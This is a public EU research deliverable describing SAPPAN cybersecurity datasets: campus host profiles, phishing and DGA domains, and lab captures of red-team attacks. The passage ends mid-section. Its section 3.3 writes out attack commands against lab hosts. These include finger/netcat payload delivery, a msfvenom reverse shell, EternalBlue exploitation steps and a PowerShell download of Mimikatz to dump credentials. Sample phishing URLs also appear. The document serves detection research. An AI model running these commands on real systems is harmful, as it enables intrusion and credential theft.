Sharing and Automation for
Privacy Preserving Attack Neutralization

(H2020 833418)

D3.2 Annotated Dataset (M18)

Published by the SAPPAN Consortium

Dissemination Level: Public

H2020-SU-ICT-2018-2020 – Cybersecurity

Document control page

Document file: Deliverable D3.2 Annotated Dataset
Document version: 1.0
Document owner: Milan Cermak (MU)

Work package: WP3
Task: T3.1 Data selection and data processing design
Deliverable type: Datasets
Delivery month: M18
Document status: ☒ approved by the document owner for internal review
☒ approved for submission to the EC

Document History:

Version	Author(s)	Date	Summary of changes made
0.1	Milan Cermak (MU), Tomas Jirsik (MU)	2020-10-01	Document outline
0.2	Tomas Jirsik (MU)	2020-10-12	Host profiles description
0.3	Milan Cermak (MU)	2020-10-19	Dataset creation environment description
0.4	Milan Cermak (MU)	2020-10-25	Domains and URL data description
0.5	Milan Cermak (MU)	2020-10-26	Network and Host Data description
0.6	Milan Cermak (MU), Tomas Jirsik (MU)	2020-10-27	Consolidated version
0.8	Milan Cermak (MU), Tomas Jirsik (MU)	2020-10-29	All reviews received and reflected
1.0	Milan Cermak (MU)	2020-10-30	Converted to word document Final version for submission sent to project coordinator

Internal review history:

Reviewed by	Date	Summary of comments
Mischa Obrecht (DL)	2020-10-27	Technical review: Corrections of the red-teaming activities, suggestions for description improvement, grammar corrections
Martin Zadnik (CESNET)	2020-10-27	Technical review: Few suggestions for description improvement
Sebastian Schäfer (RWTH)	2020-10-28	Minor grammar/spelling corrections

Executive summary

This report summarizes the description of the datasets prepared within Task 3.1 "Data selection and data processing design" and follows the deliverable D3.1 "Data Selection and Preparation". The report serves as additional documentation of datasets created for the SAPPAN project's needs and tasks focused on "Massive data acquisition and local attack detection". The datasets description structure is based on the structure used by the well-known journal Data in Brief[1] to provide all the essential information needed.

The first section describes a dataset focused on the behavior of hosts in the campus network. This dataset contains aggregated information about individual hosts in the network collected over one year. Additional description and the first results of using this dataset are provided in the deliverable D3.4 "Algorithms for analysis of cybersecurity data". The second section describes the dataset of domains and URLs for phishing and domain generation algorithm (DGA) detection. Unlike other datasets, this dataset is only available in consortium-internal repositories due to the collected data's sensitivity. Additional description and first results of using this dataset are also provided in the deliverable D3.4. The third section presents the datasets of the combined network and host data. These datasets were created as part of red-teaming activities performed in a virtual environment. These datasets aim to support activities focused on anomaly detection and correlation of network and host data. Datasets are provided in a normalized form allowing their separate usage as well as the creation of semi-labeled datasets [5]. The fourth section follows the previous section and describes a complex virtual environment where it will be possible to perform more extensive red-teaming activities and create additional datasets to develop and evaluate new analytical methods.

[1] https://www.journals.elsevier.com/data-in-brief

Table of Contents

1 Hosts Profiles

Type of data	Time-series of the host network behavior
How data were acquired	The data were acquired from the /16 campus network over the whole year 2019 using IP flow network measurement at the network perimeter.
Data format	Analyzed, Aggregated, Comma-Separated Values (CSV) files
Parameters for data collection	All traffic passing through the observation points was captured and exported. No packet or flow sampling was employed. The timeouts for the flow record export were set as follows: active timeout: 300 seconds and inactive timeout 60 seconds. A host in a dataset is represented by its IP address. All characteristics are computed from the host point of view, i.e. by its source IP address. Only hosts with IPv4 addresses are taken into account.
Description of data collection	The network traffic was captured at the observation points located at the borders of the university campus so that all ingress and egress network traffic was observed. Only the network traffic passing the observation point was measured, which means, that no intra-network communication was captured. We collected information on all hosts with IPv4 IP address in the /16 campus network. The network traffic was measured using IP flow monitoring. Resulting IP flow records from the network traffic were used to compute the host profile characteristics. The default time window for computed host characteristics is one hour. The dataset contains real-world data including all outages of the network monitoring architecture.
Data source location	Masaryk University, Brno, Czech Republic
Data accessibility	• Repository name: Zenodo • Identification number: 10.5281/zenodo.3799932 • Direct URL to the data: https://doi.org/10.5281/zenodo.3799931

Acknowledgment: The description of the dataset presented below is based on the dataset description in the paper titled **Host Behavior in Computer Network: One-Year Study** by Tomas Jirsik and Petr Velan, that is acknowledged with the SAPPAN project, and that is under minor revision process for publication in IEEE Transactions on Network and Service Management journal in the time of the writing of this deliverable.

1.1 Value of the Data

- The collected dataset enables us to understand the behavior of the hosts in the computer network. As the data is collected over the course of the whole year, the captured data include also long-term temporal patterns of the host behavior that would not be present in

short-term observations. Moreover, the dataset spans over a large variety of the host behaviors ranging from web or database servers, over network infrastructure devices, to workstation used by university administrative. Hence, it represents a suitable sample for studying the host behaviors in the computer network.

- The data can be used by practitioners and researchers in the areas of network management and network security. Since the dataset includes a large variety of host behaviors, it can be used to validate the already-existing approaches, to test their robustness. It can serve in the research to explore the data and identify new approaches to network management, e.g. network traffic shaping based on the host profile, or network security, e.g., network segmentation based on the behavior in the network.
- The dataset contains one-year records of 65536 host's behaviors captured in 9 distinct features. Moreover, there are labels describing the membership of the hosts in the network segments, including the labels identifying servers and workstations in the selected segments. Thus, the dataset can be used to gain further insight into the behavior of the hosts in the wild and for testing the robustness of the design of the applications for host profiling. Further, the dataset can be used to research relevant host profile information, that is beneficial to share.

1.2 Data Description

This section describes the basic characteristics of the created dataset. It includes the descriptions of dataset summary, dataset origins, included feature, dataset structure, and additional notes relevant to the dataset.

Dataset Summary

- **Timespan:** 2019-01-01 – 2019-12-31
- **Granularity:** 1-hour disjoint time windows
- **# of characteristics observed:** 9
- **Hosts observed:** 65536
- **Labels:** included
- **Unzipped volume:** approx. 10 GB

Dataset Origins

The dataset was collected over the **whole year 2019**. The observation points for the collection of IP flows were located at the borders of the university campus network. The campus university network has /16 CIDR IPv4 network range at disposal and contains various network segments from segments connecting dormitories, over server segments, to a segment containing working stations of university administrative workers. **A host in our dataset is identified by its source IPv4 address.**

Features

The features described below were computed from the IP flow records that were collected by the IP flow monitoring process based on the RFC7011.

The dataset contains the following features:

- **Aggregations** – created sums or averages of the individual features over a one-hour interval:
  - **# of flows (FL)** – number of flows for a given source IP (sum), aggregation key: (srcIP)
  - **# of packets (PKT)** – number of packets for a given source IP (sum), aggregation key: (srcIP)
  - **# of bytes (BYT)** – number of packets for a given source IP (sum), aggregation key: (srcIP)
  - **flow duration (DUR)** – average flow duration in seconds (average), aggregation key: (srcIP)

- **Distinct Counts** – count of distinct values for each feature over a one-hour window
  - **# of peers (PEER)** – number of distinct communication peers for a given source IP, aggregation key: (srcIP, dstIP)
  - **# of ports (PORT)** – number of distinct destination ports for a given source IP, aggregation key: (srcIP, dst port)
  - **# of protocols (PROTO)** – number of distinct communication protocols for a given source IP, aggregation key: (srcIP, dst protocol)
  - **# of AS numbers (AS)** – number of distinct destinations AS numbers for a given source IP, aggregation key: (srcIP, dst AS Number)
  - **# of countries (CTRY)** – number of distinct destination countries for a given source, aggregation key: (srcIP, dst country)

All features for a one-day time window for a sample host are presented in Figure 1 below:



Figure 1: Example of the features included in the dataset.

Dataset Structure

The published dataset has the following structure given by the volume of the data collected.

- **Dataset Files** – each feature is contained in one **Comma-Separated File (.csv)** file
  - **Row index** – timestamp of the observation window (8760 rows)
  - **Columns index** – anonymized IP addresses (65536 columns)
  - **Label File** – contains labels of the individual IP addresses from the Dataset Files
    - **Row index** – anonymized IP addresses (65536 rows)
    - **Columns index** – labels for the IP addresses

The dataset includes the labels that link hosts that belong to the same network segment. For the host belonging on the network segment, it is highly probable that will serve a similar purpose.

- **Subnet** – ID of a subnet – hosts belonging to the same subnet have the same Id.
- **Subnet_range** – CIDR range of a subnet
- **Unit** – an ID of administrative unit owning the network range
- **Sub-unit** – an ID of administrative sub-unit owning the network range
- **Subnet_label** – subnet label
  - **Servers** – selected subnets containing mostly servers (133.250.178.0/24, 133.250.163.0/24)

- **Workstations** – selected subnets containing mostly workstations (133.250.146.0/24, 133.250.157.128/25)

Further notes

Since the dataset includes data from real-world monitoring infrastructure over the whole year, there were a few outages of the network monitoring infrastructure present. These outages resulted in the missing observation at all hosts in the network. The meaning of the missing values is explained in the bullet items below:

- **N/A values**
  - **Features** – means that in a given observation window, the host did not communicate
  - **Labels** – no additional information on this IP is available

1.3 Experimental Design, Materials, and Methods

Network Description

Raw data for the dataset was retrieved from the university network spanning a /16 IPv4 CIDR range. The network is divided into 26 administrative subnets that represent individual faculties and institutes of the university. There is no central management of the university network; the backbone of the university network and the connection to ISP are operated by the Institute of Computer Science, each faculty or institute autonomously manages its network subnet and applies its own policies. Such a distributed autonomous configuration of the network results in the fact that the behavior of the hosts can be influenced by dissimilar network management approaches. Nevertheless, the university network as a whole is, in general, an open and policy-free network in contrast to a business network. The behavior captured in our dataset is not bound by any strict restrictions and represents the natural behavior of the hosts in the network. The decentralization of the management of the network leads to the lack of central network asset management and, therefore, lack of effective host labeling.

As for the variety of hosts in a network, the university network represents a diverse environment. There are typical workstations used for administrative tasks, research & development workstations, and shared workstations in public PC rooms, for example. Apart from workstations, there are servers ensuring the critical functions of the network and university itself, such as DNS servers, servers hosting the information systems of the university, their databases and web interfaces, mail servers, and servers for identity management. Apart from the critical infrastructure, there are numerous servers hosting research databases, web presentations, or development servers. Furthermore, the university provides wireless connections for all students and several business partners as well. Last but not least, the university operates a cloud environment used for research and extensive computation tasks. However, due to the above-mentioned lack of central network asset management, we do not have information on each host present in the network. Still, we were able to identify two sets of subnets, that include hosts with different behavior - segments with the majority of the workstations, and segments that include mainly servers, see below.

Subnet	Ranges	Description
Workstations (SUB_WORK)	/25, /24	Workstations located at the faculty used both for administration and development.
Servers (SUB_SRV)	/24, /24	Segment with the servers hosting both web services and services for network infrastructure.

The university network is connected to the Internet Service Provider by two 40 Gbit lines. Measured at both ISP lines, the average connection rate is 6.44 k connections per second with a packet rate of 473.82 k packets per second, and a throughput of 3.52 Gbps.

Data Collection Process

Due to the size of the network, speed of the network, and time span of the network observation, IP flow monitoring is preferred to Deep Packet Inspection (DPI) as a method for information retrieval. IP flow monitoring was designed to monitor network traffic in large-scale high-speed networks, where DPI fails due to performance limitations. An IP flow is an abstraction of a uni- or bidirectional connection. All packets belonging to a particular IP flow have a set of common properties called flow keys (RFC 7011). The traditional 5-tuple of flow keys comprises of source and destination IP address, source and destination port, and transport protocol. Apart from the flow keys, IP flow contains several statistics about the connection (such as the number of transferred bytes and packets). For a detailed description of IP flow monitoring aspects, consult [1].

The observation points for the network traffic measurement were located at the connection of the university network to its internet service provider (ISP). As discussed above, the university network is connected by two connection points to ISP. On both connection points, we installed passive traffic access points (TAP) that transparently copy all passing-through network traffic without inducing any packet loss. Dedicated high-speed IP flow probes then processed the mirrored network traffic.

The location of the observation point at the connection points of the network to ISP implies that we observe only the ingress and egress traffic of the university. We are not able to observe intra-network traffic. There are probes that monitor the intra-network communication, e.g., communication between faculties. However, using these probes would lead to the necessity of data deduplication, as multiple probes can observe one connection between faculties. The deduplication is a labor-intensive and error-prone process. Hence, the resulting dataset could include a higher number of duplicate and noisy observations. Considering the above-stated, we chose to place the observation points at the connection points to ISP to keep the dataset clear. Moreover, the observation of the network traffic at network connection points represents a typical setting of the network monitoring infrastructure in real-world deployments.

During the IP flow metering process, no sampling was applied. The IP flows were created as single-directional using the following settings: 60 seconds for inactive timeout and 300 seconds for active timeouts. Since the storage of IP flows for the whole years would be impractical due to storage capacities, the host behavioral characteristics were computed each month, and only the preprocessed characteristics were stored.

Feature Crafting

The features presented in the previous were crafted as follows:

The level of the raw data aggregation was set to one hour. Our experience shows that one-hour time window represents a sufficient aggregation that masks the natural burstiness of the network traffic while maintaining a reasonable number of observations. Hence, for each hour in a year and each host, we computed the value of the given characteristic, i.e. Obs_{(j,k)} = (FL_{(j,k)}, PKT_{(j,k)},...,CTRY_{(j,k)})$ where j= 1,...,65536 is host identification, and k = 1,...,8760 is an hour in a year. The aggregation features sums the given characteristic over an hour interval, e.g. FL_{(j,k)} = \sum(all flows with src IP = host j in hour k of the year). The distinct count features counts unique pairs described above over the given hour, e.g. $PEER_{(j,k)} = number of unique pairs (src IP of host j, dst IP) in hour k of the year. Given the combination of the number of the observed hosts (65536), the number of the observations (8760), and the number of the observed characteristics (9), the resulting datasets comprised of 5,166,858,240 observations.

Privacy

We are aware that the monitored data contains privacy-sensitive information, such as IP address. Hence, we declare that the monitored data used for our research were processed in accordance with the EU General Data Protection Regulation 2016/679. The monitored data were collected for specified purposes, and the appropriate technical and organizational

measures were taken to safeguard the rights of the data subjects. We processed the data in a manner that ensured appropriate security of the data, including protection against unauthorized or unlawful processing, accidental loss, destruction, or damage. We implemented appropriate technical and organizational measures to ensure a level of security appropriate to the risk, including the pseudonymization and encryption of the data, assurance of confidentiality, integrity, availability, and resilience of data processing systems. The publicly available dataset is anonymized using state-of-the-art anonymization techniques so that the re-identification of the individual IP addresses is made as difficult as possible. For the anonymization of the IP addresses, we used the cryptography-based prefix-preserving anonymization. Apart from the anonymized IP addresses, only the volumetric statistics are published.

2 Domains for Phishing and Domain Generation Algorithm Detection

Type of data	List of benign and malicious domains and URLs in plaintext files and Comma-Separated Values (CSV) files.
How data were acquired	The data were acquired from certificate transparency logs, Phishtank [2], DGArchive [3], Alexa top domain names [4], and real-world networks of RWTH Aachen University (using logging on central DNS resolver), Masaryk University and CESNET (using IP flow measurement).
Data format	Raw data in CSV files and plaintext files with one record per row.
Parameters for data collection	Malicious domains were directly downloaded as an archive from public repositories or acquired via their API. Benign domains were collected at the central DNS resolver of the campus network of RWTH Aachen University and extracted from IP flow data collected at Masaryk University and CESNET. Only domains for which a non-existent record (NX) was returned were extracted and stored from all these data sources. Benign URLs were extracted from HTTP information in IP flow data collected at Masaryk University and CESNET. For all cases, only domains and URLs were stored without any additional information and relation to other network traffic.
Description of data collection	Malicious data were obtained from archives specialized in collecting such domains and URLs, thanks to which a sufficiently large archive is used for machine learning and evaluation of the proposed detection methods. Benign data were collected in campus networks of RWTH Aachen University and Masaryk University, including several academic and administrative networks, networks from student residences, eduroam, and various server networks. In the case of the CESNET network, the data were obtained from the backbone network connecting individual universities in the Czech Republic.
Data source location	Malicious domains and URLs were obtained from various sources. Benign domains and URLs were collected at RWTH Aachen University, Masaryk University, and CESNET.
Data accessibility	Consortium-internal GitLab repositories: ▪ https://gitlab.fit.fraunhofer.de/sappan/sappan_dga_poc/ ▪ https://gitlab.fit.fraunhofer.de/sappan/sappan_phishing_url_poc/ Consortium-internal SAPPAN data sharing server (directory /Data-samples/). To gain access to selected datasets, send an email request to info@sappan-project.eu.

2.1 Value of the Data

- For the SAPPAN project's needs, the dataset serves as a central repository of malicious domains obtained from various publicly available sources. Thanks to such an extensive collection of data, it is possible to utilize advanced machine learning and even identify various sources of these domains and URLs. In addition to malicious data, the dataset also contains benign data, which allows us to correctly exclude regular network traffic within machine learning and appropriately eliminate possible false positives. Thanks to the fact that this data is collected from real-world networks instead of their simulated creation, they enable better adaptation of the proposed detection methods for real-world deployment.
- The data contained in this dataset will be primarily used within the research on SAPPAN showcases focused on Phishing detection and Domain generation algorithm detection. These various datasets form complex data that can be used for training and testing of various machine learning methods.
- The usage of this dataset and the initial results of the developed detection methods are described in more detail in the deliverable D3.4 Algorithms for Analysis of Cybersecurity Data (Initial version).

2.2 Data Description

This section briefly describes the basic characteristics of the provided datasets. It includes the descriptions of the dataset summary, included variables, and dataset structure. In depth details of individual datasets, including their usage description, can be found in the deliverable D3.4 Algorithms for Analysis of Cybersecurity Data (Initial version).

Dataset Summary

- **Malicious domains:**
  - Collected from DGArchive (approximately 93 million unique domains generated by 88 different known DGAs).
- **Benign domains:**
  - NX domains collected from the central DNS resolver of the campus network of RWTH Aachen University (approximately 96 million unique NX domains).
  - NX domains extracted from IP flows collected at Masaryk University (approximately 9 million NX domains).
  - NX domains extracted from IP flows collected at CESNET (approximately 2 million NX domains).
- **Malicious URLs:**
  - URLs crawled from Phishtank (approximately 3 million URLs).
- **Benign URLs:**
  - Alexa top domain names (500 domain names).
  - URLs extracted from IP flows collected at Masaryk University (approximately 11 million URLs).
  - URLs extracted from IP flows collected at CESNET (approximately 6 million URLs).
  -

Variables

Datasets contain only domain names or URLs stored in CSV files or as plain text files, where each line contains one record. According to the data source, datasets are marked as malicious or benign. No additional information or variables are provided.

DGA domains example:

```
47faeb4f1b75a48499ba14e9b1cd895a.org
andersensinaix.com
ybtbipmqfgsrqargh.com
ns1.dnsfor0.com
kxfcnwlyyohascji.ru
quowesuqbbb.mooo.com
abde911dcc16.com
u2g7tw5yzkfh8ld6.com
4af374e8dfe6b611.net
hlquhr.biz
```

Phishing URLs example:

```
thebeepingcharger.top/viewdoc/
pusatgiveaway.com/2monday/toda/
bbqgrilloven.com/R8493dh92bec9cc86/bfbcb7gdcgf53g49.php?mxa=aW5mb0BvbmdsZXNkb3I
uY29t&0889915e3b4f489dfe5e12a5bf24649c
freeaudiorecorder.net/Files
nys-ste.com/system-ip/
nocturnalarchitecture.com/wp-content/Login.htm
giles003.top/pay/error
kavooshmega.com/wp-
includes/fonts/confirmnewboa/confirmnewboa/login.php?cmd=login_submit&id=cea598
53524037f01f95db538d97f96fcea59853524037f01f95db538d97f96f&session=cea598535240
37f01f95db538d97f96fcea59853524037f01f95db538d97f96f
theitobjects.com/login/ee4c7f3719f0e9a0f9868bc7aae4b70aNzk5OGEwZTY3YzljMjI1Zjk4
NWM3NGE5MTdkMzgxMzc=/myaccount/websc_login/
alsultanah.com/login.jsp.htm?tracelog=notificationavoidphishing2
```

Dataset Structure

The dataset consists of separate files divided according to their origin and the data contained. Further division and aggregation of provided data needs to be performed as part of their processing for specific analysis purposes (e.g., transformation to Python object serialization format).

2.3 Experimental Design, Materials and Methods

No additional processing and changes were made on the data obtained from external archives (Alexa, DGArchive, and Phishtank), except exclusion of any metadata provided along with domain and URL records. The data collection methodology is described in more detail in the documentation of individual archives, together with a description of used storage and labeling methods, and API used to access the data.

Benign data provided by Masaryk University was obtained by extracting relevant fields from IP flow data that are regularly collected and used by the security team to monitor and secure the campus network. A description of this network and the collection process can be found in Section 1.3. For the purpose of the dataset creation, only IP flows extended by information from DNS and HTTP application data were used. Within the selected time window, all NX domains

and benign URLs were filtered and provided in the form of plaintext or CSV files containing only the required data without any connection to other network traffic.

Benign data from the CESNET network were obtained similarly as in the case of data from Masaryk University, i.e., by extracting the required information from the captured IP flow data. As in the previous case, the dataset contains only NX domains and URLs extracted from DNS and HTTP traffic captured during one day.

NX domains provided by RWTH Aachen University were collected from the central DNS resolver of the campus network. This network includes several academic and administrative networks, networks from student residences, eduroam, and the network of the university hospital of RWTH Aachen. These data were collected over three months, whereas approximately 96 million unique NX domains were captured. As in the previous cases, only the extracted domain names were stored without any reference to DNS queries/responses and other network traffic.

3 Combined Network and Host Data

Type of data	Network traffic trace files in PCAP format and corresponding host data collected as RDR logs in JSON format from F-Secure Sensor.
How data were acquired	The data were acquired from a small simulated environment at Masaryk University and RWTH Aachen University. The environment consists of one Windows host (RDR data collection) and a router that observes all network traffic passing to the host. Two attack scenarios were performed in these small simulated environments, and data relevant to these attacks were extracted and further processed. In the case of the environment at Masaryk University, the attack scenario was based on the Drupal web application's vulnerability, which enabled downloading and running of a malicious code that provided a remote shell to the attacker. In the case of the environment at RWTH Aachen University, the scenario was based on the old version of the Samba file-sharing that was vulnerable to Eternalblue attack allowing to execute commands and provide a remote shell to the attacker.
Data format	PCAP format for network traffic files and JSON for collected RDR data.
Parameters for data collection	Network traffic data was collected on the router using standard settings of the “tcpdump” software that continuously monitored passing network traffic and stored all observed data in PCAP files. Standard F-Secure sensors were used to collect RDR data. This RDR data was continuously forwarded to shared cloud storage operated by F-Secure, from which they were downloaded as raw data and attached to network traffic data. Only data related to the performed attacks were extracted from the collected data and formed the provided dataset. The extracted data were normalized by rewriting the IP addresses to the reserved network range and adjusting the start time to zero epoch time. Attributes specific to F-Secure software have been removed from RDR data.
Description of data collection	Network traffic and RDR data were collected continuously to capture all activities performed on the Windows host. After the successful execution of selected attacks, data captured at the time of the attack were extracted. Subsequently, all artifacts that were not relevant to performed attacks were manually removed from the extracted data. Obtained datasets were normalized and annotated according to the attack contained. Datasets are divided into individual parts according to attack success in the Drupal vulnerability scenario and according to individual phases in the Samba file sharing vulnerability scenario.
Data source location	Virtual environment operated by Masaryk University and RWTH Aachen University.
Data accessibility	▪ Repository name: Zenodo ▪ Identification number: 10.5281/zenodo.4158847 ▪ Direct URL to the data: https://doi.org/10.5281/zenodo.4158847

3.1 Value of the Data

- The provided datasets connect data obtained from network traffic and hosts in the monitored network. Thanks to this approach, all relevant attack artifacts are captured. Extracted attack data are provided in a normalized form, facilitating their further use and allowing their simplified injection into data obtained from the real-world to create a semi-labeled dataset [5]. The collected data serves as ground-truth during the development of new detection methods. In addition to creating semi-labeled datasets, it is possible to use the provided datasets to develop new detection methods utilizing both types of data.
- The datasets may serve as ground-truth in developing and evaluating new analytical and detection methods developed within the WP3 work package. In addition to creating semi-labeled datasets, these datasets can be used separately by researchers to create new analytical methods focused on the mutual correlation of data obtained from the network and hosts with the focus on Anomalous behavior detection (one of the SAPPAN-selected showcases). This correlation allows researchers to understand the individual processes in the network or hosts and reveal events relations that would otherwise remain hidden.
- The datasets can be used separately to develop new analytical methods based on the mutual correlation of network data and RDR data obtained from hosts. In addition to the individual use of these datasets, it is possible to use them as part of semi-labeled datasets by merging the provided datasets (also referred to as "annotated units") with real-world data [5]. Such datasets can be used to develop new analysis methods or for adaptation of deployed methods to specifics of a given network, as well as for the verification of their correctness.

3.2 Data Description

This section describes the basic characteristics of the created dataset. It includes the descriptions of dataset summary, included features, dataset structure, and additional notes relevant to the dataset.

Dataset Summary

- **Drupal vulnerability scenario (successful)**
  - Capture duration: 273 seconds
  - # of packets: 1072
  - # of RDR events: 118
- **Drupal vulnerability scenario (unsuccessful)**
  - Capture duration: 237 seconds
  - # of packets: 70
  - # of RDR events: 18
- **Samba file sharing vulnerability scenario (reconnaissance)**
  - Capture duration: 624 seconds
  - # of packets: 2096
  - # of RDR events: 65
- **Samba file sharing vulnerability scenario (unsuccessful exploit)**
  - Capture duration: 1628 seconds
  - # of packets: 2336
  - # of RDR events: 181
- **Samba file sharing vulnerability scenario (successful with known credentials)**
  - Capture duration: 391 seconds
  - # of packets: 680
  - # of RDR events: 41
- **Samba file sharing vulnerability scenario (successful without known credentials)**
  - Capture duration: 3725 seconds
  - # of packets: 5569
  - # of RDR events: 245

Features

In the case of packet capture, the dataset contains standard PCAP files containing all captured packets, including the complete application layer.

The raw RDR data were reduced to contain only the following attributes:

- **event_id** – unique Identifier of the event, assigned by a preprocessor
- **event_type** – a type of the event
- **time_created** – time when the sensor recorded the event
- **event_data** – event type-specific payload

Dataset Structure

The dataset is divided into separate directories according to the attacks contained. In the case of the Drupal vulnerability scenario, datasets from a failed and successful attempt to exploit the vulnerability are included. Four datasets were created during individual phases of SMB file sharing vulnerability scenario. Each directory contains a normalized network traffic capture and corresponding RDR data in preformatted JSON.

Further Notes

The dataset has been normalized to facilitate further manipulation of the dataset. The normalization process focuses on three parameters: timestamps, IP addresses, and MAC addresses. The timestamps in PCAP and RDR files are shifted back so that each dataset file starts at time 0. IP addresses of attackers, targets, and intermediary nodes are rewritten to fall into the reserved 240.0.0.0/4 range, while each group belongs into their specific subnets. MAC addresses are transformed analogically.

3.3 Experimental Design, Materials and Methods

3.3.1 Drupal Vulnerability Scenario

The attack scenario is based on an old Drupal server (v 8.5.0) with known vulnerability CVE-2018-7600 (also called Drupalgeddon). This vulnerability is exploited by an attacker to remotely run code and gain access to the vulnerable server via a remote shell. This connection is realized by the Meterpreter trojan of type python/meterpreter/reverse_tcp. The binary is created by Metasploit generator msfvenom and obfuscated using the attacker's custom obfuscation technique to bypass windows antivirus. The created binary file is delivered to the victim host using remote code execution in Drupal, based on which the "finger" command is executed to download the payload from the payload delivery server and C2 server [6]. This trojan is then launched by an attacker using additional commands injected through the Drupal vulnerability. Once launched, it automatically establishes a connection with the attacker (remote shell) through the payload delivery and C2 server. As a result, the attacker gains full access to the system and can execute any commands (in the scenario, only the "whoami" command is executed).

Two datasets were generated during the scenario and its preparation. The first was obtained during the preparatory work when the server's defense mechanisms blocked an attacker's attempt to download the file (a command "MpCmdRun.exe" is used instead of the "finger" command). The second dataset contains a complete attack performed after modifying the executed commands to overcome the mentioned defense mechanisms.

The following hosts and network services were used during the scenario:

- Vulnerable Windows server (IP 240.170.0.2) with Drupal accessible on port 80.
- Payload delivery server (IP 240.0.0.3) with open port 79 (finger protocol) and 443 (meterpreter).
- Attacker host (IP 240.0.0.2).

Details of unsuccessful attack actions:

1. The attacker uses the RCE to execute the following command to connect to the attacker's payload delivery server:

   ```
   C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2008.9-0\MpCmdRun.exe" -DownloadFile -url http://240.0.0.3:3678/revshell.exe -path C:\\inetpub\\wwwroot\\drupal\\rev.exe
   ```

2. The execute attempt is blocked by Windows Defender that identifies it as "Trojan:Win32/MpUtilAbuse.A".

Details of successful attack actions:

1. The attacker uses the RCE to execute “finger.exe” on the victim host to connect to the attacker's payload delivery server.
2. The system tool “finger.exe” connects to the finger service (port 79) on a delivery server and prints the information given by the server. The base64 encoded payload is served on port 79:

   ```
   base64 trojan.exe > trojan.b64
   server nc -vlp 79 -q 0 < trojan.b64
   ```

3. A restriction from the Drupal exploit does not allow to use the ">" character, so the attacker cannot redirect the output on the windows host as usual. PowerShell is available on the host in this specific case so the attacker can redirect to a file with PowerShell's tee:

   ```
   finger l@240.0.0.3 | select -Skip 2 |tee trojan.b64
   ```

4. The attacker converts the downloaded base64 file to an executable:

   ```
   certutil -decode trojan.exe
   ```

5. The attacker executes the downloaded trojan on the host using the command "`start trojan.exe`" initializing communication with the C2 server.

3.3.2 Samba File Sharing Vulnerability Scenario

The attack scenario is based on an unpatched Windows 7 host with known vulnerability CVE-2017-0144 (also called EternalBlue). The scenario is divided into four parts covering the individual phases of the attack and failed exploitation attempts. In the first part, the attacker performs a scan of open ports on the client device and verifies if the SMB file sharing service is vulnerable to the EternalBlue attack. In the next phase, the attacker unsuccessfully tries to exploit the vulnerability using a standard Metasploit module. This procedure does not result in a remote connection. In the third phase, a specialized exploit is used to attack the service using previously known credentials. In the fourth phase, the attacker tried another script to make the scenario more complex, enabling the attack to be performed without credentials.

For each mentioned phase, a separate dataset was generated, capturing all events in the form of packet traces and corresponding RDR data.

The following hosts and network services were used during the scenario:

- Vulnerable Windows 7 host (IP 240.170.0.2) with SMB accessible on port 445.
- Payload delivery and C2 server (IP 240.0.0.3) with open port 80 (HTTP to serve payloads) and 443 (meterpreter).
- Attacker host (IP 240.0.0.2).

Details of attack actions:

1. Reconnaissance.
    a. Portscan from attacker machine:

    ```
    nmap 240.170.0.2
    ```

    b. Verification of vulnerability through nmap:

    ```
    nmap --script=smb-vuln-ms17-010.nse -p445 240.170.0.2
    ```

2. Unsuccessful exploit attempts using Metasploit module for EternalBlue.
3. Exploitation using named-pipe flavor of eternal blue with known credentials (sappan:sappan).
    a. Execution of “zzz_exploit.py” [7] providing a remote connection to the client.
    b. The attacker creates a file “pwned” to C:\.
    c. A download of the PowerShell reverse shell from payload delivery and C2 server.
    d. Execution of the downloaded reverse shell in system memory with SYSTEM privileges and establishing connection to attacker host via payload delivery and C2.
4. Exploitation using kernel exploitation flavor of eternal blue.
    a. The attacker uses “eternalblue_exploit7.py” [7] and instructions from [8].
    b. Generation of the kernel payload and shellcode:

    ```
    nasm -f bin ./shellcode/eternalblue_kshellcode_x64.asm -o
    ./sc_x64_kernel.bin
    msfvenom -p windows/x64/shell_reverse_tcp LPORT=443 LHOST=240.0.0.3 -
    -platform windows -a x64 --format raw -o sc_x64_payload.bin
    ```

    c. Attacks start causing system crash and require Windows client reboot.
    d. Successful exploitation leads to remote shell connection.
    e. The attacker downloads the Mimikatz tool to obtain credentials:

    ```
    powershell.exe -nop -exec bypass "IEX(New-Object Net.WebClient).down-
    loadString('http://240.0.0.3/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -
    DumpCreds"
    ```

3.3.3 Datasets Normalization

All collected network traffic captures were normalized using the Trace-Normalizer [13]. Trace-Normalizer is a toolset for normalizing network traffic traces to ease their further sharing, manipulation, and injection into the background traffic. The normalization consists of IP and MAC addresses replacement to reserved blocks and shifting capture time to zero epoch time.

IP addresses are divided into the following reserved blocks according to the role of the corresponding host (similarly, MAC addresses are split based on the division of IP addresses, however, retaining OUIs):

